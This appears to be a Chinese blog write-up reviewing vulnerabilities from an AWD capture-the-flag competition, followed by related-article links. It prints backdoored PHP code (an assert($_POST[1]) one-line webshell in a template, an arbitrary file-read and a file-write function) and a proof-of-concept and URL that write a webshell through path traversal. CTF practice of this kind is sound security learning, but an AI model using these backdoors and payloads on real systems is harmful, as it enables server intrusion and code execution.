
某线下赛AWD
拿别人比赛的来玩一下,或许这就是菜的力量吧。
0x01 任意文件读取:
 switch ($row['media_type']) {

             case 0: // 图片广告

                 ......

                 break;

             case 2: // CODE

                 $ads[] = $row['ad_code'];

                 break;

             case 3: // TEXT

                 $ads[] = "<a href='" . url('default/affiche/index', array('ad_id' => $row['ad_id'], 'uri' => urlencode($row["ad_link"]))) . "'

                 target='_blank'>" . htmlspecialchars($row['ad_code']) . '</a>';

                 break;

             case 4: // url

                 $ads[] = file_get_contents($_POST['url']);

         }
至于调用这个的具体的代码没有发出来所以具体的调用链也没办法写出来,只能简单复现一下。
其实这个测试就不用测试了,太low了可能只是调用链的问题,不然没有难度。
看文章里的URL调用链是这样的
https://192.168.37.180/match/WAR20/oapi?atn=answers&token=RCNWBJXQ&flag=%s
需要switch 4的时候才出发漏洞。这里分享一个tips可以通过功能去找到调用链。不用再一个去拼接URL,可能对于我这样的菜鸡还是有点难度。
0x02 官方后门
官方提示auction_list.dwt文件
然后通过sublime快速索引这个文件。得到如下文件。
<div class="con">{:assert($_POST[1])}找到一个马
至于怎么利用很尴尬,具体文件没发出来,很蛋疼。对了,这个是dwt文件,经过百度科普dwt是网页模板文件。
0x03 任意文件写入mobile/api/uc.php
有那么一个action数组
 if (in_array($get['action'], array(

     'test',

     'deleteuser',

     'renameuser',

     'gettag',

     'synlogin',

     'synlogout',

     'updatepw',

     'updatebadwords',

     'updatehosts',

     'updateapps',

     'updateclient',

     'updatecredit',

     'getcreditsettings',

     'updatecreditsettings',

     'writesth'

 )))
作者说一眼就看穿了writesth是官方留下的后门,或许这就是优秀吧。
我是看不出来。
然后找到了这个函数。
function writesth($get, $post){

        $cachefile = $this->appdir .$get['name'];

        $fp = fopen($cachefile, 'w');

        $s = "<?phprn";

        $s .= $get['content'];

        fwrite($fp, $s);

        fclose($fp);

        return API_RETURN_SUCCEED;

    }
然后很明显可以看出文件名以及内容都是可控的,但是文件名多了一个$this->appdir。这个无碍,可以通过/../进行跨目录。
然后写了一个测试的代码:
<?php

class test

{

    function writesth($get){

        $cachefile = "xx".$get['name'];

        $fp = fopen($cachefile, 'w');

        $s = "<?phprn";

        $s .= $get['content'];

        fwrite($fp, $s);

        fclose($fp);

        echo "success";

    }

}

$data = new test();

$data ->writesth(array("name"=>"/../shell.php","content"=>"><?php echo 'this is webshell';?>"));

 ?>
在写shell的时候需要对<?phprn闭合。


什么?怎么写批量脚本?你看哪里有使用到writesth到的不就OK。还是不会写???
就这样:1270.0.1/index.php?id=t.php?id[name]=./../shell.php&id[content]=?><?php echo "this is phpshell"?>
0x04 一些SQL注入
注入感觉在AWD中玩的并不是那么顺,大多数应该都是报错型的。套路也就那几个。
某线下赛AWD的更多相关文章
- CTF线下赛AWD套路小结
近打了2场CTF线下赛,把AWD模式中的一些小套路做一些总结,本人web狗,二进制部分就不班门弄斧了. 一. AWD模式简介 AWD:Attack With Defence,比赛中每个队伍维护多台服务 ...
- CTF线下赛AWD模式下的生存技巧
作者:Veneno@Nu1L 稿费:200RMB 投稿方式:发送邮件至linwei#360.cn,或登陆网页版在线投稿 原文:https://www.anquanke.com/post/id/8467 ...
- 某团队线下赛AWD writeup&Beescms_V4.0代码审计
还是跟上篇一样.拿别人比赛的来玩一下. 0x01 预留后门 连接方式: 0x02 后台登录口SQL注入 admin/login.php 在func.php当中找到定义的check_login函数 很 ...
- 2021江西省赛线下赛赛后总结(Crypto)
2021江西省赛线下赛 crypto1 题目: from random import randint from gmpy2 import * from Crypto.Util.number impor ...
- ogeek线下赛web分析1-python-web
1.python from flask import Flask, request, render_template,send_from_directory, make_response from A ...
- Redhat 线下赛 WEB WP
赛制 给每个参赛队伍所有题目的gamebox,参赛队伍在开赛时就能获取到所有题目的源码,可以选择先防御后攻击或先攻击后防御,只要拿到gamebox上的flag,机器人就会自动帮你攻击场上所有未防御选手 ...
- 虎符2021线下赛pwn writeup
jdt 一个图书管理系统,但并不是常规的堆题.edit和show函数可以越界.edit函数和show函数相互配合泄露libc基地址,将main函数的返回地址覆盖成onegadgets拿shell. f ...
- 线下AWD平台搭建以及一些相关问题解决
线下AWD平台搭建以及一些相关问题解决 一.前言 文章首发于tools,因为发现了一些新问题但是没法改,所以在博客进行补充. 因为很多人可能没有机会参加线下的AWD比赛,导致缺乏这方面经验,比如我参加 ...
- CTF线下防御战 — 让你的靶机变成“铜墙铁壁”
本文首发安全客,未经允许禁止转载.原文链接 一. 前言 随着CTF的普及,比赛的形式也有了越来越多的花样,对于线下赛来说,开始出现了安全加固或者防御战之类的环节,亦或者因为拿下靶机后不希望其他攻击者进 ...
随机推荐
- Viewpoint Meta标签
移动web Viewpoint常用得设置方式: [布局viewpoint] = [设备宽度] = [度量viewpoint] <meta name="viewport" co ...
- sublime text 插件集锦
Markdown & OmniMarkupPreviewer插件 插件说明 Markdown : markdown语法编辑 OmniMarkupPreviewer :实时在浏览器预览, mac ...
- SPOJ PGCD
今天做的一个很有成就感的题目,虽然经过我一个上午的痛苦挣扎,但是我觉得这个时间还是花的挺有意义的. 题目的意思是给你a和b两个数(范围是10^7),从1-a选一个数x,从1-b中间选择一个数,问你能选 ...
- Java Machine Learning Tools & Libraries--转载
原文地址:http://www.demnag.com/b/java-machine-learning-tools-libraries-cm570/?ref=dzone This is a list o ...
- Oracle中三种循环(For、While、Loop)案例
1.ORACLE中的FOR循环用法(九九乘法表) declare i ; j ; begin .. loop ..i loop Dbms_Output.put(i||'*'||j||'='||i*j) ...
- UVA - 11997(巧妙的优先队列)
题意: 有k个整数数组,各包含k个元素,在每个数组中取一个元素加起来,可以得到kk个和,求这些和中最小的k个值 解析: 从简单的情况开始分析:经典方法,对原题没有思路,那么分析问题的简化版 这是对于两 ...
- 【转】Oracle 查询库中所有表名、字段名、表名说明、字段名说明
转自 :http://gis-conquer.blog.sohu.com/170243422.html 查询所有表名:select t.table_name from user_tables t; 查 ...
- 【题解】CF#713 E-Sonya Partymaker
这题真的想了挺久的,然而到最后也还是没想到怎样处理环的情况……网上竟然也完全没有题解,无奈之下到 CF 的 AC 代码里面去找了一份膜拜了一下.感谢~ 由于觉得这题有一定的难度,自己看代码也看了比较久 ...
- 【刷题】洛谷 P4142 洞穴遇险
题目背景 ZRQ在洞穴中准备采集矿物的时候遇险了!洞穴要塌了! 题目来源:zhoutb2333 题目描述 整个洞穴是一个 \(N*N\) 的方格图,每个格子形如 \((X,Y),1 \le X,Y \ ...
- 【CF962E】Byteland, Berland and Disputed Cities
Portal! ---> 几句话题意 数轴上面有三种点(B点,R点,P点),现在要将其中的某些点连起来,满足将所有B点去掉之后,所有P点和R点都连通&将所有R点去掉之后,所有B点和P点都 ...